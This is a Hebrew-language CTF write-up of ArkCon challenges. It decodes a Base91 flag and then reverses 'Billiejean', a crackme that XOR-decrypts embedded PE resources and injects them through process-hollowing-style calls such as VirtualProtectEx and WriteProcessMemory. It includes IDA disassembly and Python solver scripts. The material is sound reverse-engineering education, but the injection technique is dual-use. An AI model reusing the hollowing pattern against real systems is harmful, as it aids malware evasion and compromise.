#   * Neither the name of Adrien Beraud, Wisdom Vibes Pte. Ltd., nor the names
#     of its contributors may be used to endorse or promote products derived
#     from this software without specific prior written permission.
#
# THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS"
# AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
# IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE
# DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE
# FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
# DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR
# SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER
# CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY,
# OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE
# OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.
#
import struct

def decode(encoded_str, key):
    ''' Decode Base91 string to a bytearray '''
    decode_table = dict((v, k) for k, v in enumerate(key))
    v = -1
    b = 0
    n = 0
    out = bytearray()
    for strletter in encoded_str:
        if not strletter in decode_table:
            continue
        c = decode_table[strletter]
        if (v < 0):
            v = c
        else:
            v += c * 91
            b |= v << n
            n += 13 if (v & 8191) > 88 else 14
            while True:
                out += struct.pack('B', b & 255)
                b >>= 8
                n -= 8
```

```
                if not n > 7:
                    break
            v = -1
    if v + 1:
        out += struct.pack('B', (b | v << n) & 255)
    return out

def main():
    flag = 'Ppn.4W{cP=aah(H[k_!XA!g2zbVfa90M^D7.2mh2C||otC;u!$'

    key1 = '6$xH*AOd1eBu&LKS0|T#Q=4jEqkl{7['
    key2 = 'iP:!<^@mYMh3fGs>~D/tp"X,gb%C+(z'
    key3 = 'w`c_y5;9N}oFar.UW)VI8J]2vnZ?R'

    key = key1 + key2 + key3
    print decode(flag, key)

if __name__ == '__main__':
    main()
```


הפלט:

```
root@kali:/media/sf_CTFs/arkcon/Inception# python base91.py
ArkCon{y0u_mU57_n07_B3_4Fr41d_70_dR34m!}
```

הדגל:

```
ArkCon{y0u_mU57_n07_B3_4Fr41d_70_dR34m!}
```

אתגר #3: Billiejean (400,000 נקודות)




פתרון:

נתחיל מהרצה של הבינארי:

```
C:\Users\yaakovco\Desktop\CTF\ArkCon\RE>billiejean.exe
Nope...
```

נבחן את קובץ ההרצה ב-IDA:



נראה שהתוכנה מצפה לקלט מהמשתמש, וניתן לראות שאורך הקלט צריך להיות 32 תווים: לאחר מכן ישנה לולאה שרצה 4 פעמים (כמובן ש-i מתחיל מ-0), כאשר בכל פעם טוענים את ה-resource ה-(i+0x78) ומחליפים את ההרשאות של האזור בזיכרון ל-0x40 (RWX).

```
loc_401512:                 ; lpType
push    0Ah
lea     eax, [ebx+7Bh]
movzx   eax, ax
push    eax                 ; lpName
push    0                   ; hModule
call    ds:FindResourceW
mov     esi, eax
push    esi                 ; hResInfo
push    0                   ; hModule
call    ds:LoadResource
push    esi                 ; hResInfo
push    0                   ; hModule
mov     edi, eax
call    ds:SizeofResource
push    edi                 ; hResData
mov     esi, eax
call    ds:LockResource
mov     edi, eax
mov     [ebp+flOldProtect], 0
lea     eax, [ebp+flOldProtect]
push    eax                 ; lpflOldProtect
push    40h ; '@'           ; flNewProtect
push    esi                 ; dwSize
push    edi                 ; lpAddress
call    ds:GetCurrentProcess
push    eax                 ; hProcess
call    ds:VirtualProtectEx
```


לאחר מכן מבצעים פעולת xor על כל בית ב-resource שקראנו, כאשר התו שאיתו מבצעים את ה-xor מגיע מהקלט של המשתמש. עבור ה-resource הראשון מבצעים פעולות xor עם התו הראשון של הקלט, עבור ה-resource השני משתמשים בתו השני של הקלט, וכך הלאה.

```
mov     eax, input
mov     dl, [eax+ebx]
movsx   eax, dl
mov     [ebp+var_15], dl
```

תחילה מבצעים פעולות xor על ה-resource בכל פעם על 32 בתים בעזרת פקודות XMM:

```
mov     ecx, esi
mov     edx, esi
and     ecx, 1Fh
sub     edx, ecx

loc_401593:
movups  xmm0, xmmword ptr [edi+eax]
movaps  xmm1, xmm2
pxor    xmm1, xmm0
movups  xmmword ptr [edi+eax], xmm1
movups  xmm0, xmmword ptr [edi+eax+10h]
pxor    xmm0, xmm2
movups  xmmword ptr [edi+eax+10h], xmm0
add     eax, 20h ; ' '
cmp     eax, edx
jb      short loc_401593
```


ולאחר מכן, כאשר נשארו פחות מ-32 בתים, מבצעים xor בית אחרי בית:



המשימה הראשונה היא להבין מהם ארבעת התווים הראשונים של הקלט, אשר משמשים לביצוע ה-xor. מכיוון שהרשאות הזיכרון אליו נטענו ארבעת ה-resource-ים שונו ל-RWX, נוכל להניח שמדובר בקבצי הרצה של חלונות. קבצי הרצה של חלונות מתחילים תמיד עם התווים MZ (ניתן למצוא מידע נוסף על הפורמט הזה, שנקרא פורמט PE, במאמר מגליון 90). נוכל לחלץ את ארבעת הקבצים ולמצוא את ארבעת התווים הראשונים של הסיסמא על ידי פעולת xor של התו הראשון בכל resource עם התו M:

```
for i in xrange(4):
    with open(str(0x7b+i), 'rb') as f:
        char = f.read(1)
        print chr(ord(char) ^ ord('M')),
```

קיבלנו את התווים **h0ll**, ואלו ארבעת התווים הראשונים של הקלט שלנו. בסוף כל איטרציה ישנה קריאה לפונקציה sub_401000, אשר מקבלת כפרמטר את ה-resource המתאים ובנוסף את מספר האיטרציה (i).



נבדוק היכן ישנה התייחסות לקלט שהכנסנו בתוך הפונקציה:

נראה שהפונקציה קוראת את ה-DWORD ב-0x3c offset ומשתמשת בו כ-offset מתחילת ה-resource. ה-offset הזה נמצא בתוך ה-MZ header והוא בעצם מצביע ל-offset שבו נמצא המבנה הבא - ה-NT Header:

	0000003A	Word	0000
e_lfanew	0000003C	Dword	000000F8

אל ה-offset הזה היא מוסיפה ערך כתלות בערך i, ואז מבצעת xor של הבית במקום שהגענו אליו עם הבית ה-i של ארבעת התווים הבאים בקלט. לכן המשימה הבאה היא להבין מה ארבעת הבתים הבאים של הקלט צריכים להיות.

עבור i = 0 היא מוסיפה את הערך 0x80, מה שמביא אותנו ל-Offset 0x178:

Import Directory RVA	00000178	Dword	000110B4	.rdata

עבור i = 1 היא מוסיפה את הערך 0x14, מה שמביא אותנו ל-Offset 0x10C:

SizeOfOptionalHea...	0000010C	Word	00E0

עבור i = 2 היא מוסיפה את הערך 0x06, מה שמביא אותנו ל-Offset 0xFE:


NumberOfSections	000000FE	Word	0006

ועבור i = 3 היא מוסיפה את הערך 0, מה שמשאיר אותנו ב-Offset 0xF8 שהוא גם הבית הראשון של מבנה ה-NT Header. לפי הגדרת הפורמט, מבנה זה חייב להתחיל עם הקבוע "PE", ולכן זהו הערך שהכי קל למצוא: עלינו פשוט לבצע xor של הערך הנוכחי עם הערך של האות P וכך נקבל את התו הרביעי ברביעייה שאנו מחפשים כעת:

Member	Offset	Size	Value
Signature	000000F8	Dword	00004550

נותרו לנו שלושה resource-ים ושלושה תווים למצוא. נוכל לבדוק מה אמור להיות כל ערך באמצעות חקירה של מאפייני כל קובץ, אבל מכיוון שגודל ה-resources זהה הנחנו כי מדובר בקבצים פחות או יותר זהים.

ואכן בדיקה קצרה מראה שהקבצים זהים מאוד למעט מספר בתים בודדים:



לכן, ה-headers אמורים להיות זהים במקומות ששונו, כלומר, נוכל להשוות בין ה-headers ולמצוא את ארבעת התווים הבאים של הקלט. אחרי שתיקנו את ה-resource הרביעי (Resource 126), נוכל להעתיק את שאר הערכים ממנו.

לשם כך כתבנו את הקוד הבא:

```
import struct
key = ''

# find key

for i in xrange(4):
    with open(str(0x7b+i), 'rb') as f:
        char = f.read(1)
        key += chr(ord(char) ^ ord('M'))

data = [0]*4
# decrypt files
for i in xrange(4):
    with open(str(0x7b+i), 'rb') as f1:
        chars = f1.read()
        data[i] = ''.join([chr(ord(key[i]) ^ ord(c)) for c in chars])


nt_start = struct.unpack('<I', data[3][0x3c:0x40])[0]

tmp_key = chr(ord(data[3][nt_start]) ^ ord('P'))
data[3] = data[3][:nt_start] + 'P' + data[3][nt_start+1:]

tmp_key = chr(ord(data[3][nt_start + 0x06]) ^ ord(data[2][nt_start + 0x06])) +
tmp_key
```

```
data[2] = data[2][:nt_start + 0x06] + data[3][nt_start + 0x06] +
data[2][nt_start + 0x06 + 1:]


tmp_key = chr(ord(data[3][nt_start + 0x14]) ^ ord(data[1][nt_start + 0x14])) +
tmp_key
data[1] = data[1][:nt_start + 0x14] + data[3][nt_start + 0x14] +
data[1][nt_start + 0x14 + 1:]

tmp_key = chr(ord(data[3][nt_start + 0x80]) ^ ord(data[0][nt_start + 0x80])) +
tmp_key
data[0] = data[0][:nt_start + 0x80] + data[3][nt_start + 0x80] +
data[0][nt_start + 0x80 + 1:]

print tmp_key
```

התוצאה היא **0w1n**, ובצירוף מה שקיבלנו קודם, שמונת התווים הראשונים של הקלט הנדרש הם **h0ll0w1n**.

בהמשך נוכל לראות שמכל resource נוצר thread ונשלחת לו כפרמטר תת מחרוזת באורך 6 ממחרוזת הקלט:

```
input[8+6*i:8+6*(i+1)]
```

```
mov     ecx, input
mov     esi, eax
mov     eax, [ebp+var_48]
push    6                       ; Count
mov     byte ptr [esi+6], 0
lea     edx, [eax+eax*2]
lea     ecx, [ecx+edx*2]
add     ecx, 8
push    ecx                     ; Source
push    esi                     ; Dest
call    ds:strncpy
push    esi
push    offset aCharmapHs ; "charmap %hs"
lea     eax, [ebp+Buffer]
push    0Fh
push    eax
call    sub_4016C0
add     esp, 20h
lea     eax, [ebp+NumberOfBytesWritten]
push    eax                     ; lpNumberOfBytesWritten
push    1Eh                     ; nSize
lea     eax, [ebp+Buffer]
push    eax                     ; lpBuffer
mov     eax, [ebp+hProcess]
push    dword ptr [eax+44h] ; lpBaseAddress
push    dword ptr [ebx] ; hProcess
call    ds:WriteProcessMemory
```

לאחר מכן הפונקציה הראשית בודקת אם קיימים ה-atoms "V_I", "V_II", "V_III", "V_IV":

```
push    64h ; 'd'          ; dwMilliseconds
call    ds:Sleep
mov     ebx, ds:GlobalDeleteAtom
mov     edi, 1
mov     [ebp+lpString], offset aVI ; "V_I"
xor     esi, esi
mov     [ebp+var_10], offset aVIi ; "V_II"
mov     [ebp+var_C], offset aVIii ; "V_III"
mov     [ebp+var_8], offset aVIv ; "V_IV"

loc_401611:                ; lpString
push    [ebp+esi*4+lpString]
call    ds:GlobalFindAtomA
movzx   eax, ax
test    ax, ax
jz      short loc_401628

push    eax                ; nAtom
call    ebx ; GlobalDeleteAtom
jmp     short loc_40162A

loc_401628:
xor     edi, edi

loc_40162A:
inc     esi
cmp     esi, 4
jb      short loc_401611
```

במידה וכל הארבעה קיימים נקבל תשובה חיובית:

```
test    edi, edi
pop     edi
pop     esi
pop     ebx
jz      short loc_401654

push    offset aYouAreTheOneGo ; "You are the one!\nGood job."
call    sub_401680
add     esp, 4
xor     eax, eax

loc_401654:
push    offset aNope    ; "Nope...\n"
call    sub_401680
```

נחזור ל-DLL-ים ונמצא שהתנאי ליצירת ה-atom בכל DLL תלוי בלולאה על אורך הקלט, כאשר בכל איטרציה ישנה קריאה לפונקציה sub_401000 (החלפנו לה את השם ל-check_char). נראה שפונקציה זו מקבלת כפרמטר את המיקום של התו ואת התו עצמו:

```
mov     edx, [ebp+i]
mov     eax, [ebp+input]
movzx   ecx, word ptr [eax+edx*2]
push    ecx
mov     edx, [ebp+i]
push    edx
call    check_char
add     esp, 8
test    eax, eax
jnz     short loc_401201
```

מכיוון שהלוגיקה עצמה זהה בכל קבצי ה-DLL שפענחנו, ורק הערכים שונים, נביא כדוגמא רק את ה-DLL הראשון.

לפי הקוד הבא:

```
loc_401027:                ; jumptable 00401020 case 0
mov     edx, [ebp+arg_4]
add     edx, 44
jz      short loc_401038
```

התו הראשון צריך לקיים:

```
input[0]+44 != 0
```

(אם נשים לב התנאי הזה תמיד מתקיים בגלל צורת העתקת הערך לתוך האוגר בזמן ההעברה כפרמטר).

```
loc_40104A:                ; jumptable 00401020 case 1
mov     ecx, [ebp+arg_4]
xor     ecx, 14h
xor     ecx, 40h
xor     ecx, 31h
cmp     ecx, 3Ah ; ':'
jnz     short loc_401064
```

התו השני צריך לקיים:

```
input[1]^0x14^0x40^0x31 == 0x3A
```

```
loc_401076:                ; jumptable 00401020 case 2
mov     eax, [ebp+arg_4]
add     eax, 23h ; '#'
cmp     eax, 9Ch ; 'œ'
jnz     short loc_40108C
```

התו השלישי צריך לקיים:

```
input[2]+0x23 == 0x9c
```

```
loc_40109B:                ; jumptable 00401020 case 3
mov     edx, [ebp+arg_4]
xor     edx, 54h
imul    eax, edx, 31h ; '1'
cmp     eax, 1324h
jnz     short loc_4010B4
```

התו הרביעי צריך לקיים:

```
(input[3]^0x54)*0x31 == 0x1324
```

```
loc_4010C3:                ; jumptable 00401020 case 4
mov     edx, [ebp+arg_4]
add     edx, 85h ; '…'
cmp     edx, 0FAh ; 'ú'
jnz     short loc_4010DD
```

התו החמישי צריך לקיים:

```
input[4]+0x85 == 0xFA
```

```
loc_4010EC:                ; jumptable 00401020 case 5
mov     ecx, [ebp+arg_4]
xor     ecx, 14h
xor     ecx, 40h
imul    edx, ecx, 31h ; '1'
cmp     edx, 0B1Ah
jnz     short loc_401109
```

התו השישי צריך לקיים:

```
(input[5]^0x14^0x40)*0x31 == 0xB1A
```

לאחר הלולאה ישנה בדיקה שאורך הקלט שווה ל-6, ואחרת הפונקציה נכשלת. כפי שראינו קודם, תנאי זה מתקיים כי אורך הקלט עבור כל DLL הוא אכן 6.

```
loc_4011F3:
mov     eax, [ebp+lpString]
push    eax             ; lpString
call    ds:lstrlenW
cmp     eax, 6
jz      short loc_40120C
```

```
mov     win_flag, 0
```

כל מה שנשאר הוא לקבל את ה-flag, נשתמש לשם כך בקוד הבא:

```
key = 'h0ll0w1n'

# 123

# input[0]+44 != 0
key += '?'
# input[1]^0x14^0x40^0x31 == 0x3A
```

```
key += chr(0x14 ^ 0x40 ^ 0x31 ^ 0x3A)
# input[2]+0x23 == 0x9c
key += chr(0x9c - 0x23)
# (input[3]^0x54)*0x31 == 0x1324
key += chr((0x1324 / 0x31) ^ 0x54)
# input[4]+0x85 == 0xFA
key += chr(0xFA - 0x85)
# (input[5]^0x14^0x40)*0x31 == 0xB1A
key += chr((0xB1A / 0x31) ^ 0x14 ^ 0x40)

# 124

# input[0]+53 != 0
key += '?'
# input[1]^0x5B == 4
key += chr(0x04 ^ 0x5B)
# input[2]+0x5B == 0xCB
key += chr(0xCB - 0x5B)
# (input[3]^0x61)*0x06 == 0x72
key += chr((0x72 / 0x06) ^ 0x61)
# input[4]+0x67 == 0x97
key += chr(0x97 - 0x67)
# (input[5]^0x16^0x4B)*0x06 == 0x174
key += chr((0x174 / 0x06) ^ 0x16 ^ 0x4B)

# 125

# input[0]+0x1F != 0
key += '?'
# input[1]^0x05^0x24^0x26 == 0x32
key += chr(0x05 ^ 0x24 ^ 0x26 ^ 0x32)
# input[2]+0x03 == 0x38
key += chr(0x38 - 0x03)
# (input[3]^0x29)*0x26 == 0x3DC
key += chr((0x3DC / 0x26) ^ 0x29)
# input[4]+0x4F == 0x84
key += chr(0x84 - 0x4F)
# (input[5]^0x05^0x24)*0x26 == 0x12B4
key += chr((0x12B4 / 0x26) ^ 0x05 ^ 0x24)

#126

# input[0]+0x02 != 0
key += '?'
# input[1]^0x09^0x0B^0x47 == 0x76
key += chr(0x09 ^ 0x0B ^ 0x47 ^ 0x76)
# input[2]-0x33 == 0x01
key += chr(0x01 + 0x33)
# (input[3]^0x14)*0x47 == 0x1C4A
key += chr((0x1C4A / 0x47) ^ 0x14)
# input[4]+0x5B == 0x92
key += chr(0x92 - 0x5B)
# (input[5]^0x09^0x0B)*0x47 == 0xF41
key += chr((0xF41 / 0x47) ^ 0x09 ^ 0x0B)

print key
```


וקיבלנו **h0ll0w1n?_y0un?_pr0c?5535_?34r75** (התווים שהם סימני שאלה יכולים להיות כל תו). נריץ ונקבל:

```
C:\Users\VM\Desktop\CTF\ArkCon\billiejean>billiejean.exe
h0ll0w1n?_y0un?_pr0c?5535_?34r75
You are the one!
Good job.
```

אחרי קצת (הרבה) ניסיונות למצוא את ה-flag שאליו היוצרים כיוונו, קיבלנו:

h0ll0w1n6_y0un6_pr0c35535_h34r75

סיכום



כל הכבוד ל-CyberArk על ארגון ה-CTF, ובכלל על ארגון הכנס המושקע שלהם, זו השנה השנייה ברציפות.

במאמר הקודם הלנו על כך שהאתגרים נסגרו מיד עם סגירת המועד הרשמי. שמחנו לראות שהאתגרים נפתחו מחדש, כולל אלו שהיו בכנס עצמו, בעקבות הבקשה שלנו ושל אחרים. הדבר אפשר, בין השאר, את כתיבת המאמר הזה.

לסיום, תודה רבה לכל מי שעזר, ייעץ ותרם לפתרון האתגרים בכנס עצמו!